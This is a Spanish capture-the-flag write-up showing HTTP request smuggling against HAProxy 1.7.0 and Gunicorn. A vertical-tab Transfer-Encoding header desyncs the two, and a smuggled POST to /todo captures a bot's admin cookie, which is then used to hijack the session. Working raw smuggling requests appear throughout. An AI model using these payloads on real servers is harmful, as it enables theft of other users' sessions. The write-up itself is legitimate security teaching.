

De contrabando con Unicorn tras hechizar HAProxy

Harry Potter: Episodio 1

Challenge

7 Solves

×

EPISODIO 1

946

Año 2020: El castillo de Hogwarts se está digitalizando y por fin están tirando fibra. Hacking y magia, combinación explosiva.

Nos han llegado rumores de que Slythering ha montado una página web donde están confeccionando una lista negra de enemigos. Necesitamos un conjuro para neutralizarla. Eso, o un auth bypass de toda la vida, lo que más fácil te resulte.

URL: <http://34.253.120.147:1729>

Flag

Submit

Writeup realizado por [@jorgectf](#)

TL;DR

En pocas palabras, en este reto explotaremos un fallo en la detección del header **Transfer-Encoding** por **HAProxy** que nos permitirá controlar el flujo de peticiones que le llega al backend (**Gunicorn**) y así exfiltrar una petición de un bot con la **Cookie** del usuario de administración, en cuyas notas se encuentra la flag.

Identificando la vulnerabilidad

Como se puede observar, en la descripción del reto nos proporcionan una URL que apunta a un servidor y puerto concretos en los que se está hosteando una webapp.



Muggle List

Welcome

Please [login](#) or [register](#) to use this service.

La estructura parece sencilla, un endpoint en el que podemos loguearnos con una cuenta, y otro en el que podemos registrar la misma.


Login



Muggle List

Login

Registro



← → ↻ 🏠 34.253.120.147:1729/register

Muggle List

Register

Please register an account to use the service

Una vez vista la estructura principal, antes de adentrarnos en el flujo de inicio de sesión o registro vamos a ver las cabeceras de respuesta del servidor web.

```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 19 Sep 2020 10:42:34 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 560
X-Load-Balancer: haproxy 1.7.0

<!doctype html>
<html>
  <head>
    <title>UAM - Harry Potter - 1</title>
    <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-
ui.css"></style>
    <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js"></script>
  </head>
  <body>
    <h1><!--S-->Muggle List</h1>
    <h2>Welcome</h2>

    <p>Please <a href="/login">login</a> or <a href="/register">register</a>
to use this service.</p>
  </body>
</html>
```

Como podemos observar, las cabeceras **Server** y **X-Load-Balancer** nos dan una pequeña pista de lo que puede estar recibiendo y procesando nuestras peticiones. Como siempre que tenemos una versión de algún motor, vamos a buscar el histórico de versiones de dichos motores, por si hubiera algún CVE o fallo conocido.

Tras un rato buscando, llegamos [a este post](#). En él, se detalla la inyección de la cabecera **Transfer-Encoding** en HAProxy para *jugar* con el backend. Antes de probar con la webapp en sí, veamos qué es el **HTTP Request Smuggling**, el **HTTP Desync**, y qué significa **CL-TE**.

HTTP Request Smuggling & HTTP Desync

El **HTTP Request Smuggling** se produce cuando, gracias a un balanceador de peticiones/proxy reverso, se consigue controlar el flujo de peticiones que va a recibir el backend.

Por ejemplo, un flujo normal sería:

- Usuario 1 y Usuario 2 peticionan / (GET)

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
User-Agent: Mozilla/5.0 de Usuario 1

GET / HTTP/1.1
Host: 34.253.120.147:1729
User-Agent: Mozilla/5.0 de Usuario 2
```

- Usuario 1 y Usuario 2 peticionan /login (POST)

```
POST /login HTTP/1.1
Host: 34.253.120.147:1729
User-Agent: Mozilla/5.0 de Usuario 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

username=user1&password=pass1&submit=Login

POST /login HTTP/1.1
Host: 34.253.120.147:1729
User-Agent: Mozilla/5.0 de Usuario 2
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

username=user2&password=pass2&submit=Login
```

En ambos casos, **HAProxy** recibe las peticiones, las analiza, procesa y remite a **Gunicorn** sin problemas. En el segundo caso, lo que procesa **Gunicorn** es que hay una cabecera que le está diciendo que hay algo que se está enviando en el cuerpo de la petición (por el **Content-Type**) que mide 42 bytes (por el **Content-Length**). Por ellos, agarra esos 42 bytes y, al haber dos **"\r\n"** seguidos, para él ya ha acabado la petición y continúa a la siguiente.

Sin embargo, lo que conseguimos con este ataque es controlar este flujo e indicarle cuál es, por ejemplo, la siguiente petición. Para ello vamos a utilizar el post anterior, que indica que **HAProxy** en ciertas versiones no detecta bien el nombre/valor de las cabeceras si se incluye el caracter especial **\x0b**, también conocido como **tabulación vertical**.

- En caso de utilizar Burpsuite, se debe colocar %0b, seleccionarlo y hacer click en la opción de URL Decode. De esta manera, se interpretará el caracter.

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
Transfer-Encoding: [%0b]chunked
Content-Length: 3
```

```
1
a
```

Esta petición hará que tanto **HAProxy** y **Gunicorn** la procesen de manera diferente. En primer lugar, **HAProxy** **no** identificará **Transfer-Encoding** gracias al caracter especial y remitirá 3 bytes del cuerpo de la petición anterior a la siguiente. En segundo lugar, **Gunicorn** **sí** detectará el **Transfer-Encoding**, por lo que desechará el **Content-Length** y seguirá con la request siguiente. Como explicar esto con palabras es complicado, este es el flujo que se llevará a cabo:

Se envía:

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
Transfer-Encoding: [%0b]chunked
Content-Length: 3
```

```
1
a
```

HAProxy remite a Gunicorn:

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
Transfer-Encoding: [%0b]chunked
Content-Length: 3
```

```
1
```

Gunicorn procesa:

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
Transfer-Encoding: [%0b]chunked

1
[SIGUIENTE PETICIÓN]
```

- El **Content-Length** está seteado a 3, ya que por cada salto de línea se introducen "\r\n", cuya longitud es de 2 bytes.

Respuesta:

```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 19 Sep 2020 11:45:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 560
X-Load-Balancer: haproxy 1.7.0

<!doctype html>
<html>
  <head>
    <title>UAM - Harry Potter - 1</title>
    <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-
ui.css"></style>
    <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js"></script>
  </head>
  <body>
    <h1><!--S-->Muggle List</h1>
  <h2>Welcome</h2>
  <p>Please <a href="/login">login</a> or <a href="/register">register</a> to use
this service.</p>
  </body>
</html>
HTTP/1.0 400 Bad request
Cache-Control: no-cache
Connection: close
Content-Type: text/html

<html><body><h1>400 Bad request</h1>
Your browser sent an invalid request.
</body></html>
```

¡Tenemos el smuggling! Como se puede observar, el backend nos ha devuelto dos respuestas, ya que todavía no hemos realizado el Desync, pero controlamos el orden de peticiones que procesa el backend.

- ¿Por qué devuelve un **400**? Según la documentación, el protocolo **chunked** del **Transfer-Encoding** requiere la especificación de la longitud del chunk en hexadecimal, seguido de `\r\n` y su contenido. En este caso, el **Content-Length** no permite a **Gunicorn** recibir el contenido del chunk.

Ahora que hemos conseguido controlar el backend, vamos a intentar craftear una segunda petición válida para conseguir el Desync.

Se envía:

```
GET / HTTP/1.1
Content-Length: 25
Transfer-Encoding: [%0b]chunked

0

GET /test HTTP/1.1
```

HAProxy recibe (no ve el **Transfer-Encoding**, por lo tanto, no dropea la petición), y remite esos 25 bytes:

```
GET / HTTP/1.1
Content-Length: 25
Transfer-Encoding: [%0b]chunked

0

GET /test HTTP/1.1
```

Gunicorn recibe y procesa:

```
GET / HTTP/1.1
Transfer-Encoding: [%0b]chunked

0

GET /test HTTP/1.1
```


En este momento, al haber dos `"\r\n"` después del 0, **Gunicorn** entiende que lo que sigue es una nueva petición recibida por otro posible cliente, por lo que la procesa. En este caso, no conseguiríamos dos peticiones, ya que nos ha separado por completo una de la otra.

Explotación

Antes de seguir con las peticiones, necesitamos algún sitio en el que podamos guardar información o recibirla, para conseguir las peticiones que lleguen de otros clientes. (Esta vulnerabilidad es crítica, ya que si se explota en algún host en el que haya métodos de autenticación se puede robar el contenido de todas, o una gran mayoría, de peticiones)

Guardado de notas

Una vez registramos una cuenta nos aparece una lista de notas con su correspondiente input para añadirlas.



← → ↻ 🏠

🛡️ 34.253.120.147:1729/todo

Muggle List

jorgectf's list

- ☐ test1
- ☐ test2

La petición simplificada es tal que:

```
POST /todo HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Cookie: token=JWT-Cookie

item=testN
```

Desync del guardado de notas

Una vez conocemos todos los pasos, ya solo tenemos que inyectar la petición que crea la nota.

```
GET / HTTP/1.1
Content-Length: 289
Transfer-Encoding: [%0b]chunked

0

POST /todo HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
```


Cookie: `token=JWT-Cookie`

`item=testSmuggleado`


- A modo de recapitulación, recordemos que **HAProxy** recibe un **Content-Length** de 289 bytes (ya que no identifica el **Transfer-Encoding**), remite esos bytes al backend, el cual **sí** identifica el **Transfer-Encoding**, por lo que desecha el **Content-Length**. Cumplimos la sintaxis del modo **chunked** incluyendo la longitud del chunk (que al ser 0 no hace falta especificar ningún contenido) e incluimos la siguiente petición. El backend ha leído los dos `"\r\n"` después del 0 y ha intuido que lo que sigue es otra petición legítima.

Respuesta:

```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 19 Sep 2020 13:44:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 560
X-Load-Balancer: haproxy 1.7.0

<!doctype html>
<html>
  <head>
    <title>UAM - Harry Potter - 1</title>
    <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-
ui.css"></style>
    <script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js"></script>
  </head>
  <body>
    <h1><!--S-->Muggle List</h1>
  <h2>Welcome</h2>
  <p>Please <a href="/login">login</a> or <a href="/register">register</a> to use
this service.</p>
  </body>
</html>
HTTP/1.1 302 FOUND
Server: gunicorn/19.9.0
Date: Sat, 19 Sep 2020 13:44:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://0.0.0.0:8003/todo
X-Load-Balancer: haproxy 1.7.0

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/todo">/todo</a>. If not click the link.
```



← → ↻ 🏠 34.253.120.147:1729/todo

Muggle List

jorgectf's list

- ☐ test1
- ☐ test2
- ☐ testSmuggleado

```
GET / HTTP/1.1
Content-Length: 298
Transfer-Encoding: [%0b]chunked

0


POST /todo HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 500
Cookie: token=JWT-Cookie

item=testSmugglelead->
```

[illegible]

Como podemos observar, se ha creado otra nota con el contenido de una petición que se está enviando desde otro cliente. Si nos fijamos, vemos que se trata de un bot operando en el mismo servidor, inundando la cola de peticiones para que cuando consigamos nuestro Desync, capturemos esa petición.

Si utilizamos esa Cookie para hacer un **HiJacking** de la sesión del administrador conseguimos acceder a sus notas.



Muggle List

admin's list

- ☐ Habeas corpus!
- ☐ Here's the flag (ignore previous trolling): UAM{5b5083fd349c60ec98d2c2a04e039fb6}

¡Y capturamos la flag!

The End

Espero haber sido claro y que lo hayas disfrutado. Siéntete libre de preguntar/comentar sobre el writeup y compartirlo.

Agradecimientos a [Julián](#) y [Oreos](#) por el reto.

Puedes encontrarme en [Telegram](#), [Twitter](#) o en [mi blog](#) (¡donde hay más writeups!).

Hasta la próxima, Jorge.